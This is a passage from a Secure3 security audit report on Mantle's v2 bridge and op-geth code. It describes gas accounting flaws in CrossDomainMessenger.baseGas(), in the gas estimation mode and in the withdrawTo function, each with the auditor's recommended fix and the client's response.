    _mntValue,
    > _ethValue,
    _minGasLimit,
    _message
);
```

However, the `CrossDomainMessenger.baseGas()` function has not been changed to account for this, and so the gas reserved in `baseGas()` may not be sufficient to successfully deliver the message to the `CrossDomainMessenger` on the other chain.

HollaDieWaldfee: The `RELAY_GAS_CHECK_BUFFER` constant is set to `5000`. It is the amount of gas that must be sufficient to execute the code in between `hasMinGas()` and the external call in `L1CrossDomainMessenger.relayMessage()` and `L2CrossDomainMessenger.relayMessage()` (except for the `approve()`, which has its own buffer).

```

    if (
        !SafeCall.hasMinGas(_minGasLimit, RELAY_RESERVED_GAS + RELAY_GAS_CHECK_BUFFER) ||
> xDomainMsgSender != Constants.DEFAULT_L2_SENDER
    ) {
        failedMessages[versionedHash] = true;
        emit FailedRelayedMessage(versionedHash);

        // Revert in this case if the transaction was triggered by the estimation address. Thi
s
        // should only be possible during gas estimation or we have bigger problems. Reverting
        // here will make the behavior of gas estimation change such that the gas limit
        // computed will be the amount required to relay the message, even if that amount is
        // greater than the minimum gas limit specified by the user.
        if (tx.origin == Constants.ESTIMATION_ADDRESS) {
            revert("CrossDomainMessenger: failed to relay message");
        }

        return;
    }
    ...
> xDomainMsgSender = _sender;

```

Let's check how much gas is really consumed.

```
`xDomainMsgSender != Constants.DEFAULT_L2_SENDER`
```

Cold SLOAD: 2100 Gas

```
`xDomainMsgSender = _sender`
```

Warm SSTORE from existing non-zero value to a new non-zero value: 2900 Gas

The overall gas cost is thus > 5000 Gas since there are more opcodes in between that consume a few hundred gas and only 5000 Gas is reserved in the `RELAY_GAS_CHECK_BUFFER` variable.

As a consequence, the gas reserved in `baseGas()` may not be sufficient to successfully deliver the message to the `CrossDomainMessenger` on the other chain.

HollaDieWaldfee: The `CrossDomainMessenger.baseGas()` function accounts for the calldata overhead like so:

```
(uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD)
```

However, this is insufficient for L1 -> L2 deposit transactions since for such deposit transactions, the calldata gas that needs to be paid for is for the call to the target AND for the initial call to CrossDomainMessenger.relayMessage().

The impact is that the transaction may fail to execute the call to the target. Most likely the transaction would still be replayable but then, additional gas must be paid for and there is a delay until the transaction is replayed.

Recommendation

HollaDieWaldfee: It must be determined what the maximum message length is that the current `baseGas()` calculation accounts sufficient gas for, and the `CrossDomainMessenger` needs to check that the message length in `sendMessage()` is below this maximum.

Determining this maximum message length can be done by simulating transactions with different message lengths. Another option is to account for the memory expansion cost in `baseGas()`.

The formula for the gas cost of memory expansion can be found in `gas_table.go`.

HollaDieWaldfee: In the `CrossDomainMessenger.baseGas()` function, there needs to be additional gas reserved for the new variable that is being hashed.

This can be done by slightly increasing the `RELAY_CONSTANT_OVERHEAD` variable.

```
function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
    return
        // Constant overhead
        RELAY_CONSTANT_OVERHEAD +
        // Calldata overhead
        (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
        // Dynamic overhead (EIP-150)
        ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
            MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
        // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
        // factors. (Conservative)
        RELAY_CALL_OVERHEAD +
        // Relay reserved gas (to ensure execution of `relayMessage` completes after the
        // subcontext finishes executing) (Conservative)
        RELAY_RESERVED_GAS +
        // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
        // opcode. (Conservative)
        RELAY_GAS_CHECK_BUFFER;
}
```

HollaDieWaldfee: Increase `RELAY_GAS_CHECK_BUFFER` to 6000 Gas to account for the two storage operations as well as minor gas cost of other opcodes.

HollaDieWaldfee: The `CrossDomainMessenger.baseGas()` function must take into account the calldata cost of the second CALL which is when the L1 -> L2 deposit transaction calls `L2CrossDomainMessenger.relayMessage()`.

This can be done with the following modification to `CrossDomainMessenger.baseGas()`:

```

function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
    return
        // Constant overhead
        RELAY_CONSTANT_OVERHEAD +
        // Calldata overhead
        - (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
        + (uint64(_message.length * 2 + 6) * MIN_GAS_CALLDATA_OVERHEAD) +
        // Dynamic overhead (EIP-150)
        ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
         MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
        // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
        // factors. (Conservative)
        RELAY_CALL_OVERHEAD +
        // Relay reserved gas (to ensure execution of `relayMessage` completes after the
        // subcontext finishes executing) (Conservative)
        RELAY_RESERVED_GAS +
        // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
        // opcode. (Conservative)
        RELAY_GAS_CHECK_BUFFER;
}

```

The `+6` is needed to account for the additional 6 parameters in the `L2CrossDomainMessenger.relayMessage()` function.

```

function relayMessage(
    >     uint256 _nonce,
    >     address _sender,
    >     address _target,
    >     uint256 _mntValue,
    >     uint256 _value,
    >     uint256 _minGasLimit,
    bytes calldata _message
) external payable virtual {

```

Client Response

client response for HollaDieWaldfee: Fixed - <https://github.com/mantlenetworkio/mantle-v2/pull/120>

This fix has already take `abi.encodeWithSignature()` into consideration.

client response for HollaDieWaldfee: Fixed - <https://github.com/mantlenetworkio/mantle-v2/pull/120>

This fix has already take `abi.encodeWithSignature()` into consideration.

client response for HollaDieWaldfee: Fixed - <https://github.com/mantlenetworkio/mantle-v2/pull/120>

This fix has already take `abi.encodeWithSignature()` into consideration.

client response for HollaDieWaldfee: Fixed - <https://github.com/mantlenetworkio/mantle-v2/pull/120>

This fix has already take `abi.encodeWithSignature()` into consideration.

MNT-32:CommitMode and GasEstimationMode account for l1Cost differently leading to flawed gas estimations and failed transactions

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	HollaDieWaldfee

Code Reference

- code/op-geth/core/state_transition.go#L301-L303

```
301: if l1Cost != nil && (st.msg.RunMode == GasEstimationMode || st.msg.RunMode == GasEstimationWithSkipCheckBalanceMode) {
302:     mgval = mgval.Add(mgval, l1Cost)
303: }
```

Description

HollaDieWaldfee: In the `GasEstimationMode`, `l1Cost` is added to `mgval` and then subtracted from the `from` address balance:

[Link](#)

```
if l1Cost != nil && (st.msg.RunMode == GasEstimationMode || st.msg.RunMode == GasEstimationWithSkipCheckBalanceMode) {
    mgval = mgval.Add(mgval, l1Cost)
}

...

if st.msg.RunMode != GasEstimationWithSkipCheckBalanceMode && st.msg.RunMode != EthcallMode {
    if st.msg.MetaTxParams != nil {
        sponsorAmount, selfPayAmount := types.CalculateSponsorPercentAmount(st.msg.MetaTxParams, mgval)

        st.state.SubBalance(st.msg.MetaTxParams.GasFeeSponsor, sponsorAmount)
        st.state.SubBalance(st.msg.From, selfPayAmount)
        log.Debug("BuyGas for metaTx",
            "sponsor", st.msg.MetaTxParams.GasFeeSponsor.String(), "amount", sponsorAmount.String(),
            "user", st.msg.From.String(), "amount", selfPayAmount.String())
    } else {
        st.state.SubBalance(st.msg.From, mgval)
    }
}

return l1Cost, nil
```

This is different in the `CommitMode`, where `l1Cost` is NOT added to `mgval` and is instead subtracted from `st.gasRemaining` (which is set to equal the `gasLimit`).

[Link](#)

```

if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
    if st.msg.GasPrice.Cmp(common.Big0) > 0 && l1Cost != nil {
        l1Gas = new(big.Int).Div(l1Cost, st.msg.GasPrice).Uint64()
        if st.msg.GasLimit < l1Gas {
            return nil, fmt.Errorf("%w: have %d, want %d", ErrIntrinsicGas, st.gasRemaining, l1Gas)
        }
    }
    if st.gasRemaining < l1Gas {
        return nil, fmt.Errorf("%w: have %d, want %d", ErrIntrinsicGas, st.gasRemaining, l1Gas)
    }
    st.gasRemaining -= l1Gas
}

```

As a result, `CommitMode`` and `GasEstimationMode`` account for `l1Cost`` differently. The problem is that they need to account for gas in exactly the same way such that the `GasEstimationMode`` can actually be reliably used to assess the gas usage of transactions.

Right now, the `GasEstimationMode`` accounts for `l1Cost`` twice and therefore the user needs to have a higher balance, which means that transactions can revert that can successfully be executed in the `CommitMode``.

Recommendation

HollaDieWaldfee: The `GasEstimationMode`` needs to account for `l1Cost`` in the same way that `CommitMode`` does. In the `GasEstimationMode``, `l1Cost`` must not be added to `mgVal``.

Client Response

client response for HollaDieWaldfee: Acknowledged - We will follow the suggestion and modify it.

MNT-33:withdrawTo function potentially can cause funds to stuck if gas amount is less than required

Category	Severity	Client Response	Contributor
Logical	Low	Declined	Saaj

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2StandardBridge.sol#L131

```
131: function withdrawTo(
```

Description

Saaj:

Vulnerability Details

`L2StandardBridge` contract have `withdrawTo` function having parameter `\_minGasLimit` parameter which is used as minimum gas limit which have to be used for the transaction.

As in the natspec it is clearly mentioned that:

Note that **if** ETH is sent to a contract on L1 **and** the **call** fails, then that ETH will be locked in the L1StandardBridge.

ETH may be recoverable **if** the **call** can be successfully replayed by increasing the amount of **gas** supplied to the **call**. If the **call** will fail **for** any amount of **gas**, then the ETH will be locked permanently.

If a user is unable to replay or call fails it will cause eth to get stuck permanently.

```
/**
 * @custom:legacy
 * @notice Initiates a withdrawal from L2 to L1 to a target account on L1.
 *
 * Note that if ETH is sent to a contract on L1 and the call fails, then that ETH will
 * be locked in the L1StandardBridge. ETH may be recoverable if the call can be
 * successfully replayed by increasing the amount of gas supplied to the call. If the
 * call will fail for any amount of gas, then the ETH will be locked permanently.
 * This function only works with OptimismMintableERC20 tokens or ether. Use the
 * `bridgeERC20To` function to bridge native L2 tokens to L1.
 *
 * @param _l2Token      Address of the L2 token to withdraw.
 * @param _to           Recipient account on L1.
 * @param _amount       Amount of the L2 token to withdraw.
 * @param _minGasLimit  Minimum gas limit to use for the transaction.
 * @param _extraData    Extra data attached to the withdrawal.
 */
function withdrawTo(
    address _l2Token,
    address _to,
    uint256 _amount,
    uint32 _minGasLimit,
    bytes calldata _extraData
) external payable {
    _initiateWithdrawal(_l2Token, msg.sender, _to, _amount, _minGasLimit, _extraData);
}
```

Impact

The issue is with the `\_minGasLimit` parameter is user controlled, which can cause issue if a user provide input for less gas than the required ones i.e., network requirement is `100 GWEI` minimum to carry out transaction but the user provide `50 Gwei` which directly cause the transaction to failed as per the network requirement.

Recommendation

Saaj:

The recommendation is made to remove the gas parameter from as `withdrawTo` and all other functions that are directly and indirectly called i.e., `\_initiateWithdrawal` and are user controlled and define or adjust the gas limit controlled by protocol team to avoid issues related to failure or stucking of transactions.

```
function withdrawTo(
    address _l2Token,
    address _to,
    uint256 _amount,
    -    uint32 _minGasLimit,
    bytes calldata _extraData
) external payable {
    -    _initiateWithdrawal(_l2Token, msg.sender, _to, _amount, _minGasLimit, _extraData);
    +    _initiateWithdrawal(_l2Token, msg.sender, _to, _amount, _extraData);
}
```

This can be done by similarly having a default gas limit as define in [L2ToL1MessagePasser](#).

```
uint256 internal constant DEFAULT_GAS_LIMIT = 100_000;
```

Client Response

client response for Saaj: Declined - Usually, user use our dapp to bridge tokens. Our dapp will fill proper value for `\_minGasLimit`. If use insist to call the bridge contract directly, then the users themself should care about the the value for `\_minGasLimit`

Secure3: Usually, user use our dapp to bridge tokens. Our dapp will fill proper value for `\_minGasLimit`. If use insist to call the bridge contract directly, then the users themself should care about the the value for `\_minGasLimit`

Disclaimer

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Invoices, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Invoice. This report provided in connection with the services set forth in the Invoices shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Invoice. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without Secure3's prior written consent in each instance.

This report is not an "endorsement" or "disapproval" of any particular project or team. This report is not an indication of the economics or value of any "product" or "asset" created by any team or project that contracts Secure3 to perform a security assessment. This report does not provide any warranty or guarantee of free of bug of codes analyzed, nor do they provide any indication of the technologies, business model or legal compliancy.

This report should not be used in any way to make decisions around investment or involvement with any particular project. Instead, it represents an extensive assessing process intending to help our customers increase the quality of their code and high-level consistency of implementation and business model, while reducing the risk presented by cryptographic tokens and blockchain technology.

Secure3's position on the final decisions over blockchain technologies and corresponding associated transactions is that each company and individual are responsible for their own due diligence and continuous security.

The assessment services provided by Secure3 is subject to dependencies and under continuing development. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.